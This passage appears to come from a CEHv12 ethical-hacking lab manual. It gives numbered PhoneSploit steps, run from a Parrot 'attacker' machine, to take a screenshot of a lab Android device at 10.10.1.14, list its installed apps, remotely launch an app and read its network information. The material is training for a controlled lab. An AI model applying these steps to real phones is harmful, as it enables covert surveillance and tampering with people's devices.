
24. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

25. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.



26. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.

27. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.




28. Close the **Desktop** window and switch back to the **Terminal** window.

29. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.

30. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

31. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

> Note: Using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.




32. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

> Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

33. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

34. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




35. After launching the calculator app on the target Android device, click **CEHv12 Android** to switch to the **Android** machine.

36. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

> Note: The entered values might differ in your lab environment.

37. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
38. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
39. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.
40. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
41. The result appears, displaying the Mac/Inet information of the target Android device.

